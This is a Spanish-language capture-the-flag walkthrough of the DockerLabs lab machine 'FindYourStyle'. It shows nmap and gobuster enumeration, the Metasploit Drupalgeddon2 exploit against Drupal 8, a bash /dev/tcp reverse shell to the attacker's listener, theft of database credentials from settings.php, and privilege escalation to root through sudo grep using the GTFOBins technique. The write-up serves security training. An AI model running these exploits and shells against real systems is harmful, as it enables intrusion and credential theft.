



# Write-Up: Máquina "FindYourStyle"

📍 **Plataforma:** DockerLabs

📍 **Dificultad:** Fácil

📍 **Autor:** Joaquín Picazo



## Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
- 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
- 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
- 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.



## 1. Reconocimiento y Recolección de Información

Compruebo conectividad con la máquina objetivo.

```
(kali㉿kali)-[~]
$ ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.095 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.058 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.062 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.063 ms
64 bytes from 172.17.0.2: icmp_seq=5 ttl=64 time=0.067 ms
64 bytes from 172.17.0.2: icmp_seq=6 ttl=64 time=0.065 ms
64 bytes from 172.17.0.2: icmp_seq=7 ttl=64 time=0.064 ms
64 bytes from 172.17.0.2: icmp_seq=8 ttl=64 time=0.063 ms
64 bytes from 172.17.0.2: icmp_seq=9 ttl=64 time=0.061 ms
^C
--- 172.17.0.2 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8198ms
rtt min/avg/max/mdev = 0.058/0.066/0.095/0.010 ms
```

## 2. Escaneo y Enumeración

Busco puertos abiertos en la máquina objetivo.

```
(kali㉿kali)-[~]
└─$ nmap -p- -sS -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-01 11:13 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000011s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds
```

Analizo a mayor profundidad el puerto abierto encontrado. Encuento que es un Drupal 8.

```
(kali㉿kali)-[~]
└─$ nmap -p80 -sS -sC -sV 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-01 11:14 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000049s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.25 ((Debian))
|_http-title: Welcome to Find your own Style | Find your own Style
|_http-robots.txt: 22 disallowed entries (15 shown)
|_/core/_ /profiles/_ /README.txt _/web.config _/admin/_ 
|/_comment/_reply/_ /filter/_tips/_ /node/_add/_ /search/_ /user/_register/_ 
|/_user/_password/_ /user/_login/_ /user/_logout/_ /index.php/_admin/_ 
|/_index.php/_comment/_reply/_ 
|_http-server-header: Apache/2.4.25 (Debian)
|_http-generator: Drupal 8 (https://www.drupal.org)
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.45 seconds
```


Busco directorios en la web usando gobuster, y se encuentran diversos directorios disponibles.

```
(kali㉿kali)-[~]
└─$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php, .html, .txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@fireart)

[+] Url:          http://172.17.0.2
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php, html, txt
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
/.php           (Status: 403) [Size: 289]
/contact        (Status: 200) [Size: 12134]
/search         (Status: 302) [Size: 360] [→ http://172.17.0.2/search/node]
/index.php      (Status: 200) [Size: 8860]
/user           (Status: 302) [Size: 356] [→ http://172.17.0.2/user/login]
/themes         (Status: 301) [Size: 309] [→ http://172.17.0.2/themes/]
/modules        (Status: 301) [Size: 310] [→ http://172.17.0.2/modules/]
Progress: 509 / 622932 (0.08%) [ERROR] Get "http://172.17.0.2/html.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/admin          (Status: 403) [Size: 8052]
/node           (Status: 200) [Size: 8756]
/sites          (Status: 301) [Size: 308] [→ http://172.17.0.2/sites/]
/core            (Status: 301) [Size: 307] [→ http://172.17.0.2/core/]
/install.php    (Status: 301) [Size: 318] [→ http://172.17.0.2/core/install.php]
/profiles        (Status: 301) [Size: 311] [→ http://172.17.0.2/profiles/]
/update.php     (Status: 403) [Size: 133]
/vendor          (Status: 403) [Size: 291]
Progress: 4115 / 622932 (0.66%) [ERROR] Get "http://172.17.0.2/divider.": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
```

Al ingresar a la web, confirmo que es un Drupal.



## 3. Explotación de Vulnerabilidades

Entro a MSF y busco algún exploit disponible para Drupal 8.

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: To save all commands executed since start up to a file, use the
makerc command

msf6 > search drupal 8
Matching Modules
=====
#  Name
-
0 exploit/unix/webapp/drupal_drupalgeddon2
1   \_ target: Automatic (PHP In-Memory)
2   \_ target: Automatic (PHP Dropper)
3   \_ target: Automatic (Unix In-Memory)
4   \_ target: Automatic (Linux Dropper)
5   \_ target: Drupal 7.x (PHP In-Memory)
6   \_ target: Drupal 7.x (PHP Dropper)
7   \_ target: Drupal 7.x (Unix In-Memory)
8   \_ target: Drupal 7.x (Linux Dropper)
9   \_ target: Drupal 8.x (PHP In-Memory)
10  \_ target: Drupal 8.x (PHP Dropper)
11  \_ target: Drupal 8.x (Unix In-Memory)
12  \_ target: Drupal 8.x (Linux Dropper)
13  \_ AKA: SA-CORE-2018-002
14  \_ AKA: Drupaleddon 2
15 auxiliary/gather/drupal_opendif_xxe
16 exploit/unix/webapp/drupal_restws_unserialize
17   \_ target: PHP In-Memory
18   \_ target: Unix In-Memory
19 auxiliary/scanner/http/drupal_views_user_enum
20 exploit/unix/webapp/php_xmlrpc_eval

msf6 >
```

De los exploit disponibles elijo el primero, el que tiene índice 0.

```
msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):
Name      Current Setting  Required  Description
---      ---      ---      ---
DUMP_OUTPUT    false        no        Dump payload command output
PHP_FUNC       passthru     yes       PHP function to execute
Proxies          no         no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS          yes        yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           80         yes      The target port (TCP)
SSL             false       no        Negotiate SSL/TLS for outgoing connections
TARGETURI       /          yes      Path to Drupal install
VHOST          /          no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
---      ---      ---      ---
LHOST   10.0.2.15        yes      The listen address (an interface may be specified)
LPORT   4444        yes      The listen port

Exploit target:
Id  Name
--  --
0   Automatic (PHP In-Memory)

View the full module info with the info, or info -d command.
```


Ingreso la ip de la máquina objetivo.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 172.17.0.2
RHOSTS => 172.17.0.2
```

Ejecuto el exploit y logra abrirme una sesión en la máquina objetivo.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending stage (40004 bytes) to 172.17.0.2
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 172.17.0.2:48208) at 2025-07-01 11:20:59 -0400
```

Pruebo si puedo llevar esa sesión a mi propia terminal (fuera de MSF) usando una reverse shell en bash. (este paso no es necesario realmente, solo quería probar. Igualmente se podría con multi/handler de MSF)



Me pongo a la escucha con netcat.

```
└─(kali㉿kali)-[~]
└$ nc -lvpn 443
listening on [any] 443 ...
```

Desde meterpreter abro una shell y uso el comando en bash para la reverse shell.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending stage (40004 bytes) to 172.17.0.2
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 172.17.0.2:48208) at 2025-07-01 11:20:59 -0400

meterpreter > shell
Process 37 created.
Channel 0 created.
bash -c 'sh -i >& /dev/tcp/172.17.0.1/443 0>&1'
```

Recibo la conexión.

```
└─(kali㉿kali)-[~]
└$ nc -lvpn 443
listening on [any] 443 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 37834
sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

---

## 4. Escalada de Privilegios y Post-exploitación

Leyendo en [Drupal - HackTricks](#) prácticamente se explica que en la post explotacion se debe buscar el archivo settings.php que contiene información de la base de datos y credenciales (como wp-config.php para Wordpress, o config.php para FuelCMS)

```
$ find / -name settings.php 2>/dev/null  
/var/www/html/sites/default/settings.php
```

```
$ cd /var/www/html/sites/default  
$ pwd  
/var/www/html/sites/default  
$ ls  
default.services.yml  
default.settings.php  
files  
settings.php  
$ cat settings.php
```

```
/**  
 * Database settings:  
 *  
 * The $databases array specifies the database connection or  
 * connections that Drupal may use. Drupal is able to connect  
 * to multiple databases, including multiple types of databases,  
 * during the same request.  
 *  
 * One example of the simplest connection array is shown below. To use the  
 * sample settings, copy and uncomment the code below between the @code and  
 * @endcode lines and paste it after the $databases declaration. You will need  
 * to replace the database username and password and possibly the host and port  
 * with the appropriate credentials for your database system.  
 *  
 * The next section describes how to customize the $databases array for more  
 * specific needs.  
 *  
 * @code  
 * $databases['default']['default'] = array (  
 *   'database' => 'database_under_beta_testing', // Mensaje del sysadmin, no se usar sql y petó la base de datos jiji xd  
 *   'username' => 'ballenita',  
 *   'password' => 'ballenitafeliz', //Cuidadito cuidadin pillin  
 *   'host' => 'localhost',  
 *   'port' => '3306',  
 *   'driver' => 'mysql',  
 *   'prefix' => '',  
 *   'collation' => 'utf8mb4_general_ci',  
 * );  
 * @endcode  
 */  
$databases = array();
```

Luego de obtener usuario y contraseña, ingreso al usuario encontrado. Por suerte también tienen unas herramientas con permisos SUDO, se que “grep” puede servir para leer archivos y “ls” para listar directorios. Al tener permisos SUDO, permite que las herramientas puedan acceder a archivos de cualquier parte del sistema.

```
$ su ballenita  
su: must be run from a terminal  
$ script /dev/null -c bash  
Script started, file is /dev/null  
www-data@a0c174fe8a64:/var/www/html/sites/default$ su ballenita  
su ballenita  
Password: ballenitafeliz  
  
ballenita@a0c174fe8a64:/var/www/html/sites/default$ sudo -l  
sudo -l  
Matching Defaults entries for ballenita on a0c174fe8a64:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User ballenita may run the following commands on a0c174fe8a64:  
    (root) NOPASSWD: /bin/ls, /bin/grep
```

En GTFOBINS busco comando que pudiese servir para escalar privilegios con grep, teniendo en cuenta que grep puede servir para leer archivos. Respecto a ls, se que se puede usar para listar archivos de directorios.

https://gtfobins.github.io/gtfobins/grep/#sudo  
original binary that may share the same behavior, for example: `egrep`, `fgrep`, `zgrep`, etc.

### File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
LFILE=file_to_read  
grep '' $LFILE
```

### SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m +xs $(which grep) .  
LFILE=file_to_read  
./grep '' $LFILE
```

### Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read  
sudo grep '' $LFILE
```

Con “ls” listo el contenido del directorio /root encontrando un archivo txt. Con “grep” leo ese archivo txt, el cual encuentro que contiene una contraseña aparentemente de root. La uso para loguearme como usuario root. Funcionó.

```
ballenita@a0c174fe8a64:/var/www/html/sites/default$ sudo /bin/ls /root  
sudo /bin/ls /root  
secretitomaximo.txt  
ballenita@a0c174fe8a64:/var/www/html/sites/default$ LFILE=/root/secretitomaximo.txt  
<html/sites/default$ LFILE=/root/secretitomaximo.txt  
ballenita@a0c174fe8a64:/var/www/html/sites/default$ sudo grep '' $LFILE  
sudo grep '' $LFILE  
nobodycanfindthispasswordrootrocks  
ballenita@a0c174fe8a64:/var/www/html/sites/default$ su root  
su root  
Password: nobodycanfindthispasswordrootrocks  
  
root@a0c174fe8a64:/var/www/html/sites/default# whoami  
whoami  
root  
root@a0c174fe8a64:/var/www/html/sites/default# id  
id  
uid=0(root) gid=0(root) groups=0(root)
```



## Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.